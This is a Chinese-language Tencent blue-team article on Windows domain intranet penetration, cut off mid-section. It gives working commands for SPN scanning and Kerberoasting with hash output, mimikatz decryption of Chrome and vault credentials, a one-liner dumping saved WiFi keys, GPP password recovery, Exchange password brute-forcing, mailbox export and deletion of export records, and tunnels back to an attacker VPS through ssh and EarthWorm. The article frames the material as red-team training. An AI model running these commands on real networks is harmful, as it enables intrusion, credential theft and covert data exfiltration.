


红蓝对抗之Windows内网渗透

原创 jumbo@腾讯蓝军 腾讯安全应急响应中心 昨天



// 前言 //

无论是渗透测试，还是红蓝对抗，目的都是暴露风险，促进提升安全水平。企业往往在外网布置重兵把守，而内网防护相对来说千疮百孔，所以渗透高手往往通过攻击员工电脑、外网服务、职场WiFi等方式进入内网，然后发起内网渗透。而国内外红蓝对抗服务和开源攻击工具大多数以攻击Windows域为主，主要原因是域控拥有上帝能力，可以控制域内所有员工电脑，进而利用员工的合法权限获取目标权限和数据，达成渗透目的。

本文以蓝军攻击视角，介绍常用的Windows内网渗透的手法，包括信息收集、传输通道、权限提升、密码获取、横向移动、权限维持、免杀处理，主要让大家了解内网渗透到手法和危害，以攻促防，希望能给安全建设带来帮助。

{全文内容较长1.4万字，阅读时长15分钟}

/01 信息收集

在攻陷一台机器后，不要一味的直接去抓取机器密码、去做一些扫描内网的操作，因为如果网内有IDS等安全设备，有可能会造成报警，丢失权限。本节主要介绍当一台内网机器被攻破后，我们收集信息的一些手法。

1.1、SPN

SPN：服务主体名称。使用Kerberos须为服务器注册SPN，因此可以在内网中扫描SPN，快速寻找内网中注册的服务，SPN扫描可以规避像端口扫描的不确定性探测动作。主要利用工具有：setspn、GetUserSPNs.vbs和Rubeus。

a、利用Windows自带的setspn工具，普通域用户权限执行即可：

```
setspn -T domain.com -Q */*
```



```
C:\Users\win7user.JUMBOLAB.000\Desktop>setspn -T jumbolab.com -Q */*
正在检查域 DC=jumbolab,DC=com
CN=DCSERVER,OU=Domain Controllers,DC=jumbolab,DC=com
  Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DCServer.jumbolab.com
  ldap/DCServer.jumbolab.com/ForestDnsZones.jumbolab.com
  ldap/DCServer.jumbolab.com/DomainDnsZones.jumbolab.com
  DNS/DCServer.jumbolab.com
  GC/DCServer.jumbolab.com/jumbolab.com
  RestrictedKrbHost/DCServer.jumbolab.com
  RestrictedKrbHost/DCSERVER
  RPC/f2aab50b-e077-4f72-a564-f08afd533971._msdcs.jumbolab.com
  HOST/DCSERVER/JUMBOLAB
  HOST/DCServer.jumbolab.com/JUMBOLAB
  HOST/DCSERVER
  HOST/DCServer.jumbolab.com
  HOST/DCServer.jumbolab.com/jumbolab.com
  E3514235-4B06-11D1-AB04-00C04FC2DCD2/f2aab50b-e077-4f72-a564-f08afd533971/jumbolab.com
  ldap/DCSERVER/JUMBOLAB
  ldap/f2aab50b-e077-4f72-a564-f08afd533971._msdcs.jumbolab.com
  ldap/DCServer.jumbolab.com/JUMBOLAB
  ldap/DCSERVER
  ldap/DCServer.jumbolab.com
  ldap/DCServer.jumbolab.com/jumbolab.com
CN=krbtgt,CN=Users,DC=jumbolab,DC=com
  kadmin/changepw
CN=WIN7,CN=Computers,DC=jumbolab,DC=com
  TERMSRV/WIN7
  TERMSRV/win7.jumbolab.com
  WSMAN/WIN7
  WSMAN/WIN7.jumbolab.com
```

在上述截图中可以清晰的看到DCServer机器上运行了dns服务。如果网内存在mssql，利用SPN扫描也可以得到相应的结果。

b、利用GetUserSPNs.vbs也可以获取spn结果:

```
C:\Users\win7user.JUMBOLAB.000\Desktop>cscript GetUserSPNs.vbs
Microsoft (R) Windows Script Host Version 5.8
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。
```

```
CN=krbtgt,CN=Users,DC=jumbolab,DC=com
User Logon: krbtgt
-- kadmin/changepw
```

```
CN=krbtgt,CN=Users,DC=child,DC=jumbolab,DC=com
User Logon: krbtgt
-- kadmin/changepw
```

```
CN=test,CN=Users,DC=jumbolab,DC=com
User Logon: test
-- test/test
```

c、Rubeus工具是Harmj0y开发用于测试Kerberos的利用工具。

如下图利用Rubeus查看哪些域用户注册了SPN，也为后续Kerberoasting做准备：

```
C:\Users\win7user.JUMBOLAB.000\Desktop>Rubeus.exe kerberoast
```

<_ _ _ _
>>--|_|-_-_-_-_
|-_/|||_|_-_|_|_|/_>
|| \\ || | | > |_| | | |
|_| |_|_|/_|_|/_|_|>_|/_(</>

v1.5.0

```
[*] Action: Kerberoasting  
  
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.  
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.  
  
[*] Searching the current domain for Kerberoastable users  
  
[*] Total kerberoastable users : 1  
  
[*] SamAccountName           : test  
[*] DistinguishedName        : CN=test,CN=Users,DC=jumbolab,DC=com  
[*] ServicePrincipalName      : test/test  
[*] PwdLastSet                : 2020/6/9 13:24:38  
[*] Supported ETYPES          : RC4_HMAC_DEFAULT  
[*] Hash                      : $krb5tgs$23$ttest$jumbolab.com$ttest/test*$4D2CAC219  
9C0A5D842FB1C55374F308157714A  
                                28087A7F8C496B914E1AD932EC18C3F498A9B545EB8C59899BF  
B43C2ED676 FCCDBE212CFBA0309D1  
                                E726F76E252E281D8B8C1D77BCEF1A591A9AF9B9A796B58DA50  
E78CAB89DFC0BF294642E7DDC9EDD  
                                B376BC91A1A4B83F3A20A5C3E6B9B5E751C5262B7929203B9D2  
6072CC34CDE40D5C733025AA09FFF
```

1.2、端口连接

利用netstat -ano命令获取机器通信信息，根据通信的端口、ip可以获取到如下信息。如果通信信息是入流量，则可以获取到跳板机/堡垒机、管理员的PC来源IP、本地web应用端口等信息；如果通信信息是出流量，则可以获取到敏感端口（redis、mysql、mssql等）、API端口等信息。

1.3、配置文件

一个正常的Web应用肯定有对应的数据库账号密码信息，是一个不错的宝藏。

可以使用如下命令寻找包含密码字段的文件：

```
cd /web  
findstr /s /m "password" *.*
```

下面是常用应用的默认配置路径：

a、

```
Tomcat:  
CATALINA_HOME/conf/tomcat-users.xml
```

b、

```
Apache:  
/etc/httpd/conf/httpd.conf
```

c、

```
Nginx:  
/etc/nginx/nginx.conf
```

d、

```
Wdcp:  
/www/wdlinux/wdcp/conf/mrpw.conf
```

e、

```
Mysql:  
mysql\data\mysql\user.MYD
```

1.4、用户信息

可以在网内收集用户等信息，对高权限用户做针对性的攻击，包括定位到域控，对域控发起攻击。

a、查看域用户，普通域用户权限即可：

```
net user /domain
```

```
C:\Users\win7user.JUMBOLAB.000\Desktop>net user /domain
这项请求将在域 jumbolab.com 的域控制器处理。
```

\DCServer.jumbolab.com 的用户帐户

```
-----
Administrator          Guest          krbtgt
win10user               win7user
命令成功完成。
```

b、查看域管理员：

```
net group "domain admins" /domain
```

```
C:\Users\win7user.JUMBOLAB.000\Desktop>net group "domain admins" /domain
这项请求将在域 jumbolab.com 的域控制器处理。
```

```
组名      Domain Admins
注释      指定的域管理员

成员
```

```
-----
Administrator
命令成功完成。
```

c、快速定位域控ip，一般是dns、时间服务器：

```
net time /domain
```

```
C:\Users\win7user.JUMBOLAB.000\Desktop>net time /domain
\DCServer.jumbolab.com 的当前时间是 2020/5/16 23:27:09
```

命令成功完成。

```
C:\Users\win7user.JUMBOLAB.000\Desktop>ping dcserver
```

```
正在 Ping DCSEVER.jumbolab.com [172.16.127.173] 具有 32 字节的数据:
来自 172.16.127.173 的回复: 字节=32 时间<1ms TTL=128
```

以太网适配器 本地连接:

```
连接特定的 DNS 后缀 . . . . . :
描述. . . . . : Intel(R) PRO/1000 MT Network Connection
物理地址. . . . . : 00-0C-29-C7-D1-98
DHCP 已启用 . . . . . : 否
自动配置已启用. . . . . : 是
本地连接 IPv6 地址. . . . . : fe80::4036:e1bf:1633:8d06%11<首选>
IPv4 地址 . . . . . : 172.16.127.184<首选>
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 172.16.127.2
DHCPv6 IAID . . . . . : 234884137
DHCPv6 客户端 DUID . . . . . : 00-01-00-01-22-D1-DA-A0-00-0C-29-C7-D1-8E

DNS 服务器 . . . . . : 172.16.127.173
TCP/IP 上的 NetBIOS . . . . . : 已启用
```

隧道适配器 isatap {40C3E552-4104-4100-9546-08BD665062E3}:

nslookup -type=all _ldap._tcp.dc._msdcs.jumbolab.com

```
C:\Users\win7user.JUMBOLAB.000\Desktop>nslookup -type=all _ldap._tcp.dc._msdcs.jumbolab.com
服务器: UnKnown
Address: 172.16.127.173

_ldap._tcp.dc._msdcs.jumbolab.com      SRV service location:
        priority     = 0
        weight       = 100
        port         = 389
        svr hostname = dcserver.jumbolab.com
dcserver.jumbolab.com  internet address = 172.16.127.173
```

d、查看域控制器:

net group "domaincontrollers" /domain

```
C:\Users\win7user.JUMBOLAB.000\Desktop>net group "domain controllers" /domain
这项请求将在域 jumbolab.com 的域控制器处理。

组名      Domain Controllers
注释      域中所有域控制器

成员

-----
DCSERUER$
命令成功完成。
```

1.5、内网主机发现

可以使用如下命令来达到内网主机的发现。

a、查看共享资料：

```
net view
```

b、查看arp表：

```
arp -a
```

c、查看hosts文件：

```
linux:
```

```
cat /etc/hosts
```

```
windows:
```

```
type c:\Windows\system32\drivers\etc\hosts
```

d、查看dns缓存：

```
ipconfig /displaydns
```

```
C:\Users\win7user.JUMBOLAB.000\Desktop>ipconfig /displaydns
```

Windows IP 配置

_ldap._tcp.pdc._msdcs.jumbolab.com

```
-----
记录名称. . . . . : _ldap._tcp.pdc._msdcs.jumbolab.com
记录类型. . . . . : 33
生存时间. . . . . : 489
数据长度. . . . . : 16
部分. . . . . : 答案
SRV 记录. . . . . : dcserver.jumbolab.com
                  0
                  100
                  389
```

```
记录名称. . . . . : dcserver.jumbolab.com
记录类型. . . . . : 1
生存时间. . . . . : 489
数据长度. . . . . : 4
部分. . . . . : 其他
A <主机>记录. . . . : 172.16.127.173
```

e、当然，利用一些工具也可以，比如nmap、nbtscan：

```
C:\Users\win7user.JUMBOLAB.000\Desktop>nbtscan.exe 172.16.127.173/24
172.16.127.1    \JUMBOWU-MB0
172.16.127.173  JUMBOLAB\DCSERVER          SHARING DC
172.16.127.184  JUMBOLAB\WIN7              SHARING
*timeout <normal end of scan>
```

1.6、会话收集

在网内收集会话，如看管理员登录过哪些机器、机器被谁登录过，这样攻击的目标就会清晰很多。

可以使用NetSessionEnum api来查看其他主机上有哪些用户登录。

api相关介绍如下：

<https://docs.microsoft.com/en-us/windows/win32/api/lmshare/nf-lmshare-netsessionenum>

利用powershell脚本PowerView为例。

a、可以查看域用户登录过哪些机器:

```
PS C:\Users\win7user\Desktop> Import-Module .\PowerView.ps1
PS C:\Users\win7user\Desktop> Invoke-UserHunter -UserName "win7user"

UserDomain      : JUMBOLAB
UserName        : win7user
ComputerName     : WIN7.jumbolab.com
IPAddress       : 172.16.127.184
SessionFrom     :
SessionFromName :
LocalAdmin      :
```

b、也可以查看机器被哪些用户登陆过:

```
PS C:\Users\win7user.JUMBOLAB.000\Desktop> Get-NetSession -ComputerName dcserver

sesi0_cname      : \\172.16.127.184
sesi0_username   : win7user
sesi0_time       : 0
sesi0_idle_time  : 0
ComputerName     : dcserver
```

其他工具、api类似。当有了上述信息后，就可以对发现到的域管或者登录着域管的机器进行攻击，只要能拿下这些机器，就可以有相应的权限去登录域控。

1.7、凭据收集

拿下一台机器后，需要尽可能的收集信息。如下是几个常用软件保存密码的注册表地址，可以根据算法去解密保存的账号密码。

比如远程连接凭据:

cmdkey/list

navicat:

MySQL	HKEY_CURRENT_USER\Software\PremiumSoft\Navicat\Servers\<your connection name>
-------	---

MariaDB	HKEY_CURRENT_USER\Software\PremiumSoft\NavicatMARIADB\Servers\<your connection name>
MongoDB	HKEY_CURRENT_USER\Software\PremiumSoft\NavicatMONGODB\Servers\<your connection name>
Microsoft SQL	HKEY_CURRENT_USER\Software\PremiumSoft\NavicatMSSQL\Servers\<your connection name>
Oracle	HKEY_CURRENT_USER\Software\PremiumSoft\NavicatOra\Servers\<your connection name>
PostgreSQL	HKEY_CURRENT_USER\Software\PremiumSoft\NavicatPG\Servers\<your connection name>
SQLite	HKEY_CURRENT_USER\Software\PremiumSoft\NavicatSQLite\Servers\<your connection name>

SecureCRT:

xp/win2003	C:\Documents and Settings\USERNAME\Application Data\VanDyke\Config\Sessions
win7/win2008以上	C:\Users\USERNAME\AppData\Roaming\VanDyke\Config\Sessions

Xshell:

Xshell 5	%userprofile%\Documents\NetSarang\Xshell\Sessions
Xshell 6	%userprofile%\Documents\NetSarang Computer\6\Xshell\Sessions

WinSCP:

HKCU\Software\Martin Prikryl\WinSCP 2\Sessions
--

VNC:

RealVNC	HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\vnserver	Password
TightVNC	HKEY_CURRENT_USER\Software\TightVNC\Server Value	Password or PasswordViewOnly
TigerVNC	HKEY_LOCAL_USER\Software\TigerVNC\WinVNC4	Password
UltraVNC	C:\Program Files\UltraVNC\ultravnc.ini	passwd or passwd2

1.8、DPAPI

DPAPI，由微软从Windows 2000开始发布，称为Data ProtectionApplication Programming Interface（DPAPI）。其分别提供了加密函数CryptProtectData 与解密函数CryptUnprotectData。

其作用范围包括且不限于：

- outlook客户端密码
- windowscredential凭据
- chrome保存的密码凭据
- internetexplorer密码凭据

DPAPI采用的加密类型为对称加密，存放密钥的文件则被称之为Master Key Files，其路径一般为%APPDATA%\Microsoft\Protect\{SID}\{GUID}。其中{SID}为用户的安全标识符，{GUID}为主密钥名称。我们可以利用用户的密码/hash或域备份密钥解密主密钥，然后解密被dpapi加密的数据。

相关的介绍如下：

<https://docs.microsoft.com/en-us/dotnet/standard/security/how-to-use-data-protection>

在渗透中，可以利用mimikatz做到自动化的数据解密：

a、解密Chrome密码：

```
mimikatz dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default>Login Data" /unprotect
```

b、解密Credential：

```
mimikatz vault::cred /patch
```

1.9、域信任

信任关系是连接在域与域之间的桥梁。当一个域与其他域建立了信任关系后，2个域之间不但可以按需要相互进行管理，还可以跨网分配文件和打印机等设备资源，使不同的域之间实现网络资源的共享与管理。

查看域信任：

```
nltest /domain_trusts
```

```
PS C:\Users\win7user.JUMBOLAB.000\Desktop>
PS C:\Users\win7user.JUMBOLAB.000\Desktop> nltest /domain_trusts
域信任的列表:
    0: CHILD child.jumbolab.com <NT 5> <Forest: 1> <Direct Outbound> <Direct Inbound> < Attr: 0x20 >
    1: JUMBOLAB jumbolab.com <NT 5> <Forest Tree Root> <Primary Domain> <Native>

此命令成功完成
```

上述结果显示child.jumbolab.com和jumbolab.com两个域是双向信任的。

1.10、域传送

当存在域传送漏洞时，可以获取域名解析记录。当有了解析记录后，也能提高对网络环境的进一步认知，比如www解析的ip段可能在dmz区，mail解析的ip段可能在核心区域等等。
windows:

```
nslookup -type=ns domain.com
nslookup
sserver dns.domain.com
ls domain.com
```

linux:

```
dig @dns.domain.com axfr domain.com
```

1.11、DNS记录获取

在网内收集dns记录，可以快速定位一些机器、网站。常用工具有Dnscmd、PowerView。

a、在windows server上，可以使用Dnscmd工具获取dns记录。

获取dns记录：

```
Dnscmd. /ZonePrint jumbolab.com
```

```

ForestDnsZones [老化:3674942] 600 A      172.16.127.181
                [老化:3676694] 600 A      172.16.127.173

_ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones [老化:3676694] 600 SRV
0 100 389 dcserver.jumbolab.com.
                [老化:3674942] 600 SRV 0 100 389 win-726qppchabq.child.jumbolab
.com.

_ldap._tcp.ForestDnsZones [老化:3674942] 600 SRV      0 100 389 win-726qppchab
q.child.jumbolab.com.
                [老化:3676694] 600 SRV 0 100 389 dcserver.jumbolab.com.

spntest [老化:3676330] 600 A      172.16.127.1

win10 [老化:3676693] 1200 A      172.16.127.180

win7 [老化:3673522] 1200 A      172.16.127.184

;
;  已完成的区域: 53 个节点和 30 条记录, 时间 0 秒
;

C:\Users\Administrator\Desktop>Dnscmd . /ZonePrint jumbolab.com

```

Dnscmd. /EnumRecords jumbolab.com .

```

C:\Users\Administrator\Desktop>Dnscmd . /EnumRecords jumbolab.com .

返回的记录:
@                [老化:3676694] 600 A      172.16.127.173
3600 NS           dcserver.jumbolab.com.
3600 SOA          dcserver.jumbolab.com. hostmaster.jumbolab.com.

276 900 600 86400 3600
dcserver         3600 A 172.16.127.173
spntest          [老化:3676330] 600 A      172.16.127.1
win10            [老化:3676693] 1200 A      172.16.127.180
win7             [老化:3673522] 1200 A      172.16.127.184

命令成功完成

```

b、在非windows server机器上，可以使用PowerView获取。

```

import-module PowerView.ps1

Get-DNSRecord -ZoneName jumbolab.com

```

```

Name           : dcserver
DistinguishedName : DC=dcserver,DC=jumbolab.com,CN=MicrosoftDNS,DC=DomainDnsZones,DC=jumbolab,DC=com
RecordName      : {4, 0, 1, 0...}
WhenCreated     : 2020/1/28 10:30:54
WhenChanged     : 2020/6/8 15:08:37
OwnerName       : jumbolab.com
RecordType      : A
UpdatedAtIndex  : 276
TTL             : 3600
Age             : 0
TimeStamp       : [static]
Data            : 172.16.127.173

Name           : DomainDnsZones
DistinguishedName : DC=DomainDnsZones,DC=jumbolab.com,CN=MicrosoftDNS,DC=DomainDnsZones,DC=jumbolab,DC=com
RecordName      : {4, 0, 1, 0...}
WhenCreated     : 2020/1/28 10:30:54
WhenChanged     : 2020/1/28 10:30:54
OwnerName       : jumbolab.com
RecordType      : A

```

1.12、WIFI

通过如下命令获取连接过的wifi密码：

```
for /f "skip=9 tokens=1,2 delims=:" %i in ('netsh wlan show profiles') do @echo %j | findstr -i -v echo | netsh wlan show profiles %j key=clear
```

1.13、GPP

当分发组策略时，会在域的SYSVOL目录下生成一个gpp配置的xml文件，如果在配置组策略时填入了密码，则其中会存在加密过的账号密码。这些密码，往往都是管理员的密码。其中xml中的密码是aes加密的，密钥已被微软公开：

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be?redirectedfrom=MSDN

可以使用相关脚本进行解密，如：

<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Get-GPPPassword.ps1>

域用户登录脚本存在目录也会存在敏感文件：

\\domain\Netlogon

1.14、Seatbelt

可以利用Seatbelt工具做一些自动化的信息收集，收集的信息很多，包括不限于google历史记录、用户等等：

```
Available commands (+ means remote usage is supported):

+ AMSIProviders      - Providers registered for AMSI
+ AntiVirus          - Registered antivirus (via WMI)
+ AppLocker          - AppLocker settings, if installed
+ ARPTable           - Lists the current ARP table and adapter information (equivalent to ar
+ AuditPolicies       - Enumerates classic and advanced audit policy settings
+ AuditPolicyRegistry - Audit settings via the registry
+ AutoRuns           - Auto run executables/scripts/programs
+ ChromeBookmarks    - Parses any found Chrome bookmark files
+ ChromeHistory       - Parses any found Chrome history files
+ ChromePresence     - Checks if interesting Google Chrome files exist
+ CloudCredentials   - AWS/Google/Azure cloud credential files
+ CredEnum            - Enumerates the current user's saved credentials using CredEnumerate()
+ CredGuard           - CredentialGuard configuration
+ dir                - Lists files/folders. By default, lists users' downloads, documents, a
+ DNSCache            - DNS cache entries (via WMI)
+ DotNet              - DotNet versions
+ DpapiMasterKeys     - List DPAPI master keys
+ EnvironmentPath     - Current environment %PATH$ folders and SDDL information
+ EnvironmentVariables - Current user environment variables
+ ExplicitLogonEvents - Explicit Logon events (Event ID 4648) from the security event log. De
+ ExplorerMRUs        - Explorer most recently used files (last 7 days, argument == last X da
+ ExplorerRunCommands - Recent Explorer "run" commands
+ FileInfo            - Information about a file (version information, timestamps, basic PE i
+ FirefoxHistory      - Parses any found FireFox history files
+ FirefoxPresence     - Checks if interesting Firefox files exist
+ IdleTime            - Returns the number of seconds since the current user's last input.
+ IEFavorites         - Internet Explorer favorites
+ IETabs              - Open Internet Explorer tabs
+ IEUrls              - Internet Explorer typed URLs (last 7 days, argument == last X days)
+ InstalledProducts   - Installed products via the registry
+ InterestingFiles     - "Interesting" files matching various patterns in the user's folder. N
+ InterestingProcesses - "Interesting" processes - defensive products and admin tools
+ InternetSettings    - Internet settings including proxy configs
+ LAPS                - LAPS settings, if installed
+ LastShutdown        - Returns the DateTime of the last system shutdown (via the registry).
+ LocalGPOs           - Local Group Policy settings applied to the machine/local users
+ LocalGroups         - Non-empty local groups, "-full" displays all groups (argument == comp
+ LocalUsers          - Local users, whether they're active/disabled, and pwd last set (argum
+ LogonEvents          - Logon events (Event ID 4624) from the security event log. Default of
+ LogonSessions       - Windows logon sessions
```

当有了chrome的访问历史时，就可以知道该用户访问的一些内部站点的域名/IP，可以提高内网资产的摸索效率。

1.15、Bloodhound


我们可以利用Bloodhound做一些自动化的信息收集，包括用户、计算机、组织架构、最快的攻击途径等。但是自动化也意味着告警，该漏洞做自动化信息收集时，会在内网设备上产生大量的告警，按需使用。

执行：

```
SharpHound.exe -c all
```

运行完毕会生成一个zip压缩包，名字类似于20200526201154_BloodHound。

导入Bloodhound后可以做可视化分析：



比较常用的就是寻找攻击域控的最快途径了：

☰

Start Node

A

⏮

⏭

Target Node

▶

Database Info

Node Info

Queries

Pre-Built Analytics Queries

Find all Domain Admins

Find Shortest Paths to Domain Admins

Find Principals with DCSync Rights

Users with Foreign Domain Group Membership

Groups with Foreign Domain Group Membership

Map Domain Trusts

Shortest Paths to Unconstrained Delegation Systems


Shortest Paths from Kerberoastable Users

Shortest Paths to Domain Admins from Kerberoastable Users

Shortest Path from Owned Principals

Shortest Paths to Domain Admins from Owned Principals

如下图，我们知道，如果拿下hand用户后，就可以获取到域控权限：



1.16、Exchange

exchange一般都在域内的核心位置上，包括甚至安装在域控服务器上，因此我们需要多多关注exchange的相关漏洞，如果拿下exchange机器，则域控也不远了。

1.16.1 邮箱用户密码爆破

使用ruler工具对owa接口进行爆破：

```
./ruler --domain targetdomain.com brute --users /path/to/user.txt --passwords /path/to/passwords.txt
```

ruler工具会自动搜索owa可以爆破的接口，如：

<https://autodiscover.targetdomain.com/autodiscover/autodiscover.xml>

其他如ews接口也存在被暴力破解利用的风险：

<https://mail.targetdomain.com/ews>

1.16.2 通讯录收集

在获取一个邮箱账号密码后，可以使用MailSniper收集通讯录，当拿到通讯录后，可以再次利用上述爆破手段继续尝试弱密码，但是记住，密码次数不要太多，很有可能会造成域用户锁定：

```
Get-GlobalAddressList -ExchHostname mail.domain.com -UserName domain\username -Password Fall2016 -OutFile global-address-list.txt
```

1.16.3 信息收集

当我们拿下exchange服务器后，可以做一些信息收集，包括不限于用户、邮件。

获取所有邮箱用户：

```
Get-Mailbox
```

导出邮件：

```
New-MailboxexportRequest -mailbox username -FilePath ("\\localhost\c$\test\username.pst")
```

也可以通过web口导出，登录：

<https://mail.domain.com/ecp/>

导出后会有记录，用如下命令可以查看：

```
Get-MailboxExportRequest
```

删除某个导出记录：

```
Remove-MailboxExportRequest -Identity 'username\mailboxexport' -Confirm:$false
```

/02 传输通道

道，甚至是多级跳板。

在做完信息收集后，为了方便进一步内网渗透，一般都会建立一个通

2.1、是否出网

可以用以下命令判断:

ping	icmp
curl	http
nslookup	dns

2.2、netsh

netsh是windows自带的命令，可以允许修改计算机的网络配置。也可以被拿来端口转发。

A机器执行如下命令：

```
netsh interface portproxy add v4tov4 listenport=5555 connectport=3389 connectaddress=192.168.1.1 protocol=tcp
```

B机器访问A机器的5555端口，即是192.168.1.1的3389端口

2.3、ssh

ssh一般被拿来登录linux机器，也可以拿来代理和转发。

a、开启socks代理：

```
ssh -qTfnN -D 1111root@1.1.1.1
```

输入1.1.1.1机器密码，本地利用proxychains等类似工具连接本地的1111端口的sock5连接即可代理1.1.1.1的网络。

b、控制A、B机器，A能够访问B，且能出网，B能够访问C，但不能出网，A不能访问C：

A机器执行：

```
ssh -CNfg -L 2121:CIP:21 root@BIP
```

输入BIP机器密码，访问A的2121端口即是访问CIP的21端口。

c、控制A机器，A能够访问B：

A机器执行：

```
ssh -CNfg -R 2121:BIP:21 root@hackervps
```

输入黑客vps密码，访问黑客vps的2121端口即是访问BIP的21端口。

2.4、reGeorg

reGeorg是一款开源的socks代理软件，可以解决当机器不出网时，使用http代理进入内网。

根据网站支持的语言，把相应的tunnel.xx传到服务器上，访问tunnel.xx显示 “Georg says, 'All seems fine'” ，说明基本ok。

本地运行：

```
pythonreGeorgSocksProxy.py -p 9999 -u http://1.1.1.1:8080/tunnel.xx
```

利用proxychains等类似工具连接本地的9999端口的sock5连接即可代理1.1.1.1的网络。

2.5、EarthWorm

EarthWorm是一款用于开启SOCKS v5代理服务的工具，基于标准C开发，可提供多平台间的转接通讯，用于复杂网络环境下的数据转发。

a、受害者机器有外网ip并可直接访问：

把ew传到对方服务器上，执行：

```
./ew -s ssocksd -l 8888
```

现在本地利用proxychains等类似工具连接本地的对方服务器的8888端口的sock5连接即可代理对方的网络。

b、控制A机器，A能够访问B，通过A访问B：

在自己外网服务器上执行：

```
./ew -s rcsocks -l 1080 -e 8888
```

对方服务器执行：

```
./ew -s rssocks -d yourvpsip -e 8888
```

利用proxychains等类似工具可通过连接你的外网vps的1080 端口的socks5，即可代理受害者服务器的网络。

c、控制A、B机器，A能够访问B，B能够访问C，A有外网ip并可直接访问，通过A来使用B的流量访问C：

B机器执行：

```
./ew -s ssocksd -l 9999
```

A机器：

```
./ew -s lcx_tran -l 1080 -f BIP -g 9999
```

利用proxychains等类似工具可通过连接A的1080 端口的socks5，即可代理B服务器的网络。

d、控制A、B机器，A能够访问B，B能够访问C，A没有外网ip，通过A连接自己的外网vps来使用B的流量访问C：

自己vps执行：

```
./ew -s lcx_listen -l 1080 -e 8888
```

B机器执行：

```
./ew -s ssocksd -l 9999
```

A机器执行：

```
./ew -s lcx_slave -d vpsip -e 8888 -f BIP -g 9999
```

利用proxychains等类似工具可通过连接你自己的vps的1080 端口的socks5，即可代理B服务器的网络。

2.6、lcx

